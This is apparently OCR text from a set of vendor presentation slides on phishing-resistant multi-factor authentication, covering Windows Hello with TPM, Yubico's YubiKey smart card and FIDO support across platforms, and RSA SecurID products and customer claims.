
Replace passwords with a stronger Multi Factor Auth

- Unlocked through a “user gesture” (Biometric or PIN)
- IT familiarity, as it’s based on asymmetric key pair or certificate + User familiarity
- Single “unlock gesture” aka “Windows Hello” provides access to multiple credentials (origin isolated)

Private key is never shared

- Keys are always generated in hardware (TPM)
- Hardware bound keys are attested (Trusted Computing Group Protocols)

Windows Hello + TPM = MFA



Knowledge: Something only the user knows

User id: unique per user.

PIN: Unique per device.

The PIN is never stored on the device and is only used to authorize the TPM operations.

OR

Inherence: Something only the user is.

Biometrics: Face OR Fingerprint


Possession: Something only the user has

Provisioning: TPM Protects unique private key generated during WHFB registration


Authentication: The private key signing operation is only allowed if the Inherence is verified.

- External hard tokens, USB keys, smart cards implement the same cryptographic storage measures as a TPM.
- PIN enables user to sign in when they can't use biometric because of an injury, sensor malfunction.
- Pin also works as fallback for biometrics in case of failures

Windows Hello Phish Resistant MFA



Knowledge: Something only the user knows(OTP)



Inherence: Something only the user is.

Possession: Something only the user has


Phish resistant: No **knowledge-based** authentication.

Even over the wire the sniffers are not useful due to the cryptographic linkages of authentication and its protocols yubico

Phishing Resistant NIST AAL2/3 Authentication with YubiKey

John Bradley
Sr. Principal Architect, Yubico

Balancing security with usability



Yubico’s goal: Phishing resistance at scale

Authentication technologies recommended in White House Directive OMB M-22-09: PIV Smart card & WebAuthn/Fido2

Security Properties of Fido and Smart Card

- **Asymmetric credentials: No secrets to be stolen from the server.**
- **Replay protection: Both sign a one time challenge from the Verifier**
- **Man in the middle detection:**
  - Smart card uses mutual TLS to detect if the connection is not end to end.
  - Fido includes the identity of the Verifier as verified by its TLS in the cryptogram.
- **Multi factor at AAL3 using PIN or Biometric**
- **Fido as a second factor at AAL2 with a password**
- **NFC**
  - Fido supports encrypted PIN for use over NFC
  - Smart Card over NFC is supported by Yubikeys but not FIPS approved

Platform Support: Windows 10/11

- **Full Smart Card support.**
- **Full Fido support for remote applications. (Edge/Chrome/FireFox)**
  - Login support requires AAD or third party tools.
- **Native App API support for Fido**
- **Built in Fido Authenticator (Not FIPS approved)**
- **RDP requires smartcard currently**
  - Fido support for RDP coming to Win 11

Platform Support: Mac OS 12

- **Full Smart Card support.**
  - Native Smart card support for desktop login.
- **Full Fido support for remote applications. (Safari/Chrome/Edge)**
  - Fido requires third party software for desktop login.
- **Built in Fido Authenticator (Not FIPS approved)**
- **Native App API support for Fido (In beta)**

Platform Support: iOS 14

- **Full Smart Card support.**
  - Requires Yubico Authenticator for Pin support.
- **Full Fido support for remote applications. (Safari/Chrome/Edge)**
- **Built in Fido Authenticator (Not FIPS approved)**
- **Native App API support for Fido (In beta)**

Platform Support: Android 12

- **No Native Smart Card support.**
  - Yubikeys are supported by Sub Rosa and some MDM solutions targeted at Defense applications. (Expensive)
- **Second Factor Fido support for remote applications. (Chrome/Edge/FireFox)**
- **Built in Fido Authenticator (Not FIPS approved)**
- **Native App API support for Fido (Second Factor only)**
- **Watch for announcements at Google I/O May 11-12**

Protecting the Enterprise


YubiKey options for strong authentication

Use Case	Integration
Application Login	Seamless integration with an identity access management or single-sign on platform, such as **Duo**, **OneLogin**, **Okta**, **Ping**, **RSA** and more. IAMs may provide mobile capabilities and/or native application can be developed with Yubico mobile SDK. Many applications and online services also support direct login (e.g. Office 365, Salesforce, Github). The authentication protocol will depend on the application/service.
Computer Login	Passwordless experience with FIDO2 security keys and Azure AD (Windows). YubiKey as a Smart Card with on-premises Active Directory (Windows/Mac) YubiKey as a Smart Card with on-premises Active Directory Federated Services into Azure AD (Windows).
Remote Access	Authentication with Remote Access/VPN application via native (smart card) integration, IAM RADIUS integration (e.g Duo, Okta, Ping), or web based client using U2F.

Yubico Suite of Hardware

Made in the USA and Sweden to precise security standards

Portable, Fits on Keychain



YubiKey Bio (USB A/C)

YubiKey Security Key

YubiKey Security Key NFC (USB A/C)

YubiKey 5 NFC

YubiKey 5C NFC

YubiKey 5Ci

YubiKey 5C

YubiKey 5 Nano

YubiKey 5C Nano

HSM

YubiHSM2 Hardware Security Module

NFC

Low profile design, Fits in computer

FIPS VALIDATED 140-2™

fido U2F™ Certified

fido CERTIFIED FIDO2

SSSCIP

CSPN


YubiKey 5 FIPS Series

FIPS VALIDATED 140-2 ™

- Overall: FIPS 140-2 Level 1 & 2
- Physical, EMI/EMC and Design: FIPS 140-2 Level 3

- Keys: 5 NFC, 5C NFC, 5C, 5 nano, 5C nano, 5Ci
- NFC keys support Fido2.1 Pin Protocol 2

SMS Phishing attack



Phishing passwordless push applications


Christopher Harrell
CTO, Yubico

yubico

Trust the Net

Smart Card Installation on iOS

User flow in three steps



1:03

2:31

App Store

Back

Smart card extension

ENABLED

CERTIFICATES ON YUBIKEY

Certificates on this YubiKey can be used to authenticate and sign requests from other applications if added to this iPhone.

BadSSL Client Certificate (slot 9A) ✓

PUBLIC KEY CERTIFICATES ON IPHONE

These certificates have been added to this iPhone and can be used by other applications.

BadSSL Client Certificate ⊖


1. Install iOS Yubico Authenticator (YA) app

2. Insert YubiKey and tap **Add (+) from YubiKey**

3. App shows certificate successfully uploaded to keychain

Authentication with Smart Card on iOS

User flow in Safari (to a client certificate-based protected website)



1 User selects a certificate to authenticate with

2 User is prompted to enter their PIV PIN and insert YubiKey

3 If the authentication is successful, user is granted access to the website

CONFIDENTIAL

The Trusted Identity Platform

Andy Olech Solutions Engineer
A.Olech@securID.com

Kevin Orr VP Federal Sales
Kevin.Orr@rsa-cybersecurity.com

RSA SecurID®

SecurID Customer Leadership

30,000+ customers

FedRAMP JAB Certified

FORTUNE 100 → **97%**

FORTUNE 500 → **94%**

20 of the **TOP 20**

- Manufacturing

19 of the **TOP 20**

- Consumer product
- Financial institutions
- Healthcare institutions
- Transportation

18 of the **TOP 20** Telecom

16 of the **TOP 20** Energy

10 of the **TOP 10** Technology

13 of the **15** Executive Departments of U.S. Government

All branches of US Military

SecurID Today

Modern Authentication


Security and convenience for a mobile and dynamic workforce

Push · Mobile OTP · Biometrics · Text Message · Voice Call


HW Token · SW Token · FIDO · Proximity · Wearables

Access Management & Single Sign On

Minimize friction and mitigate threats using adaptive and risk-based controls



SecurID™



Enterprise-Grade Credential Management

Secure the entire lifecycle, reduce TCO and enable deployment at scale

Microsoft · SONICWALL · servicenow · CYBERARK · salesforce · cisco · workday · amazon web services · paloalto NETWORKS · CITRIX · vmware

RSA READY

Bridging Islands of Identity


Complete coverage from ground to cloud with a seamless user experience

SecurID Authenticators

SID700


- Robust Time based OTP
- AES256 based crypto
- Tamper Resistant
- NIST 800-63 AAL2

SecurID (Authentication Application)



- FIPS 140 validated Crypto Module
- Supports multiple Authentication options
- NIST 800-63 AAL2 and AAL3
- Communications between the App and our Cloud Authentication Service (CAS) are over an authenticated protected channel

SecurID Verifiers



- All connections between our Authentication Manager, Identity Router, Agents and CAS are cryptographically secured and authenticated providing replay resistance.
- FIP 140 validated modules are used throughout this architecture.

FedRAMP

RSA SecurID®

Summary & Key Take Ways:

- RSA Secures the most security sensitive customers
- We are FedRAMP certified cloud ready to simplify deployments
- We offer Professional services with your local community partners
- Come join us at the RSA Conference!

RSA® Conference2022

San Francisco & Digital | June 6 – 9

Andy Olech Solutions Engineer
A.Olech@securID.com

Kevin Orr Federal AE
Kevin.Orr@rsa-cybersecurity.com

The Fastest path
to MFA and Zero Trust

Comply to Connect to the Application

Secure. Immediately close MFA gaps. Any user-device-resource.

